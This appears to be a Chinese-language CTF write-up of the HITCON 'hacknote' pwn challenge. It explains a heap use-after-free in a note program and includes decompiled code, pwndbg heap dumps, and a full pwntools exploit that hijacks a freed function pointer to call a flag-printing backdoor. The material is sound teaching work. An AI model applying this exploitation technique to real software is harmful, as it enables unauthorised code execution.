HITCON_PWN_hacknote

知识点关键字

Heap,Use After Free

样本

样本来自 HITCON 的 pwn 题目 hacknote

视频 Writeup

Video wp

运行

查看文件属性

```
root@ubuntu:/home/hacknote# file hacknote
hacknote: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dyna
mically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, Bu
ildID[sha1]=b7cd347eef976fbccc3014a5a14c5a739e514d09, not stripped
```

查看保护

```
root@ubuntu:/home/hacknote# checksec hacknote
[*] '/home/hacknote/hacknote'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

运行


```
root@ubuntu:/home/hacknote# ./hacknote
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :1
Note size :16
Content :aaaa
Success !
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :3
Index :0
aaaa
```

```
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :2
Index :0
Success
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :3
Index :0
Segmentation fault (core dumped)
```

主要功能是增加，查看，删除笔记

静态分析

add_note 函数：最多添加 5 个笔记，创建一个笔记会有两个堆块，分别是存放两个函数指针的 8 字节堆块和存放内容 content 的堆块




```
unsigned int add_note()
{
  _DWORD *v0; // ebx
  signed int i; // [esp+Ch] [ebp-1Ch]
  int size; // [esp+10h] [ebp-18h]
  char buf; // [esp+14h] [ebp-14h]
  unsigned int v5; // [esp+1Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  if ( count <= 5 )
  {
    for ( i = 0; i <= 4; ++i )
    {
      if ( !notelist[i] )
      {
        notelist[i] = malloc(8u);
        if ( !notelist[i] )
        {
          puts("Alloca Error");
          exit(-1);
        }
        *(_DWORD *)notelist[i] = print_note_content;
        printf("Note size :");
        read(0, &buf, 8u);
        size = atoi(&buf);
        v0 = notelist[i];
        v0[1] = malloc(size);
        if ( !*((_DWORD *)notelist[i] + 1) )
        {
          puts("Alloca Error");
          exit(-1);
        }
        printf("Content :");
        read(0, *((void **)notelist[i] + 1), size);
        puts("Success !");
        ++count;
        return __readgsdword(0x14u) ^ v5;
      }
    }
  }
  else
  {
    puts("Full");
  }
  return __readgsdword(0x14u) ^ v5;
}
```

print_note_content 输出 content

```
1 int __cdecl print_note_content(int a1)
2 {
3   return puts(*(const char **)(a1 + 4));
4 }
```

print_note 函数根据索引来输出对应的 note 的内容，实际是利用每个 note 的 print_note_content 函数。

```
1  unsigned int print_note()
2  {
3    int v1; // [esp+4h] [ebp-14h]
4    char buf; // [esp+8h] [ebp-10h]
5    unsigned int v3; // [esp+Ch] [ebp-Ch]
6
7    v3 = __readgsdword(0x14u);
8    printf("Index :");
9    read(0, &buf, 4u);
10   v1 = atoi(&buf);
11   if ( v1 < 0 || v1 ≥ count )
12   {
13     puts("Out of bound!");
14     _exit(0);
15   }
16   if ( notelist[v1] )
17     (*(void (__cdecl **)(void *))notelist[v1])(notelist[v1]);
18   return __readgsdword(0x14u) ^ v3;
19 }
```

del_note 根据给定的索引来释放对应的 note。但是值得注意的是，在 删除的时候，只是单纯进行了 free，而没有设置为 NULL，那么显然，这里是存在 Use After Free 的情况的

```
1  unsigned int del_note()
2  {
3    int v1; // [esp+4h] [ebp-14h]
4    char buf; // [esp+8h] [ebp-10h]
5    unsigned int v3; // [esp+Ch] [ebp-Ch]
6
7    v3 = __readgsdword(0x14u);
8    printf("Index :");
9    read(0, &buf, 4u);
10   v1 = atoi(&buf);
11   if ( v1 < 0 || v1 ≥ count )
12   {
13     puts("Out of bound!");
14     _exit(0);
15   }
16   if ( notelist[v1] )
17   {
18     free(*((void **)notelist[v1] + 1));
19     free(notelist[v1]);
20     puts("Success");
21   }
22   return __readgsdword(0x14u) ^ v3;
23 }
```

magic 后门函数

```
1  int magic()
2  {
3    return system("cat /home/hacknote/flag");
4  }
```

fastbins

fastbin 所包含 chunk 的大小为 8 Bytes, 16 Bytes, 24 Bytes, 32 Bytes, ...。当分配一块较小的内存(mem<=64 Bytes)时，会首先检查对应大小的 fastbin 中是否包含未被使用的 chunk，如果存在则直接将其从 fastbin 中移除并返回；否则通过其他方式（剪切 top chunk）得到一块符合大小要求的 chunk 并返回。

而当 free 一块 chunk 时，也会首先检查其大小是否落在 fastbin 的范围中。如果是，则将其插入对应的 bin 中，而且其遵循后进先出(LIFO)的原则。

利用分析

先后添加 note0，note1，content size 为 16 Bytes

```
Allocated chunk | PREV_INUSE
Addr: 0x804b198
prev_size: 0x00
size: 0x11
fd: 0x804865b
bk: 0x804b1b0
fd_nextsize: 0x00
bk_nextsize: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x804b1a8
prev_size: 0x00
size: 0x21
fd: 0x61616161
bk: 0x0a
fd_nextsize: 0x00
bk_nextsize: 0x00
```

```
pwndbg> hexdump 0x804b198
+0000 0x804b198  00 00 00 00  11 00 00 00  5b 86 04 08  b0 b1 04 08  |....|....|[...|....|
+0010 0x804b1a8  00 00 00 00  21 00 00 00  61 61 61 61  0a 00 00 00  |....|!...|aaaa|....|
+0020 0x804b1b8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
+0030 0x804b1c8  00 00 00 00  39 1e 02 00  00 00 00 00  00 00 00 00  |....|9...|....|....|
```

```
Allocated chunk | PREV_INUSE
Addr: 0x804b1c8
prev_size: 0x00
size: 0x11
fd: 0x804865b
bk: 0x804b1e0
fd_nextsize: 0x00
bk_nextsize: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x804b1d8
prev_size: 0x00
size: 0x21
fd: 0x62626262
bk: 0x0a
fd_nextsize: 0x00
bk_nextsize: 0x00
```

```
pwndbg> hexdump 0x804b1c8
+0000 0x804b1c8  00 00 00 00  11 00 00 00  5b 86 04 08  e0 b1 04 08  |....|....|[...|....|
+0010 0x804b1d8  00 00 00 00  21 00 00 00  62 62 62 62  0a 00 00 00  |....|!...|bbbb|....|
+0020 0x804b1e8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
+0030 0x804b1f8  00 00 00 00  09 1e 02 00  00 00 00 00  00 00 00 00  |....|....|....|....|
```

再先后删除 note0，note1

```
Free chunk (tcache) | PREV_INUSE
Addr: 0x804b198
prev_size: 0x00
size: 0x11
fd: 0x00
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x804b1a8
prev_size: 0x00
size: 0x21
fd: 0x00
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x804b1c8
prev_size: 0x00
size: 0x11
fd: 0x804b1a0
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x804b1d8
prev_size: 0x00
size: 0x21
fd: 0x804b1b0
bk: 0x804b010
fd_nextsize: 0x00
bk_nextsize: 0x00
```

8 Bytes --> note1(addr) --> note0(addr) --> ...

16 Bytes --> note1(real content) --> note0(real content) --> ...

tcachebins 和 fastbins 的区别： tcachebins 指向的是 fd 的地址，fastbins 指向的是 chunk 的地址

```
pwndbg> bins
tcachebins
0x10 [  2]: 0x804b1d0 —▸ 0x804b1a0 ◂— 0x0
0x18 [  2]: 0x804b1e0 —▸ 0x804b1b0 ◂— 0x0
fastbins
0x10: 0x0
0x18: 0x0
0x20: 0x0
0x28: 0x0
0x30: 0x0
0x38: 0x0
0x40: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

此时如果添加 size 为 8 Bytes 的 note2，那么

note2(addr)=note1(addr)

note2(real content)=note0(addr)

```
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :1
Note size :8
Content :AAAA
Success !
```

```
pwndbg> hexdump 0x804b198
+0000 0x804b198  00 00 00 00  11 00 00 00  41 41 41 41  0a 00 00 00  |....|....|AAAA|....|
+0010 0x804b1a8  00 00 00 00  21 00 00 00  00 00 00 00  10 b0 04 08  |....|!...|....|....|
+0020 0x804b1b8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
+0030 0x804b1c8  00 00 00 00  11 00 00 00  5b 86 04 08  a0 b1 04 08  |....|....|[...|....|
```


在 note2(real content)的 chunk 部分写入 magic 的地址，由于我们没有把 note0 置 为 NULL。当我们再次尝试输出 note0 的时候，程序就会调用 magic 函数。


脚本执行结果:

```
ams@ubuntu:~/sec/ws$ python2 exp.py
[+] Starting local process './hacknote': pid 4108
[*] '/home/ams/sec/ws/hacknote'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode
flag{use_after_free}
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :$
```

flag 为 flag{use_after_free}

```
malloc申请的内存称为chunk,下面chunk 的结构

/* This struct declaration is misleading (but accurate and necessary). It declares a
"view" into memory allowing access to necessary fields at known offsets from a given base.
See explanation below. */

struct malloc_chunk {      /*本题只考虑分配chunk处于分配状态            */

INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free).     */

INTERNAL_SIZE_T size;      /* Size in bytes, including overhead.    */

struct malloc_chunk* fd;   /* double links -- used only if free.    */

struct malloc_chunk* bk;   /* Only used for large blocks: pointer to next larger size. */

struct malloc_chunk* fd_nextsize; /* double links -- used only if free.     */

struct malloc_chunk* bk_nextsize;

};
```





pwndbg相关命令

```
file
b
r
c
hexdump addr
heap addr
heap -v
bins
```

求解脚本

```
from pwn import *

p = process('./hacknote')

elf = ELF('./hacknote')


def add(size,content='aaaa'):

    p.sendlineafter(':','1')

    p.sendlineafter(':',str(size))

    p.sendlineafter(':',content)


def delete(index):

    p.sendlineafter(':','2')

    p.sendlineafter(':',str(index))


def show(index):

    p.sendlineafter(':','3')

    p.sendlineafter(':',str(index))


sh = p32(elf.sym['magic'])


add(0x10)

add(0x10)

delete(0)

delete(1)
```

```
add(0x8,sh)

show(0)

p.interactive()
```

执行可得：flag{use_after_free}

参考文献

1. https://xz.aliyun.com/t/7146
2. https://blog.csdn.net/qq_43986365/article/details/97927191
3. 堆结构 https://www.yuque.com/u239977/cbzkn3/dk4af5
4. tchche 机制 https://www.yuque.com/u239977/cbzkn3/lkqwpl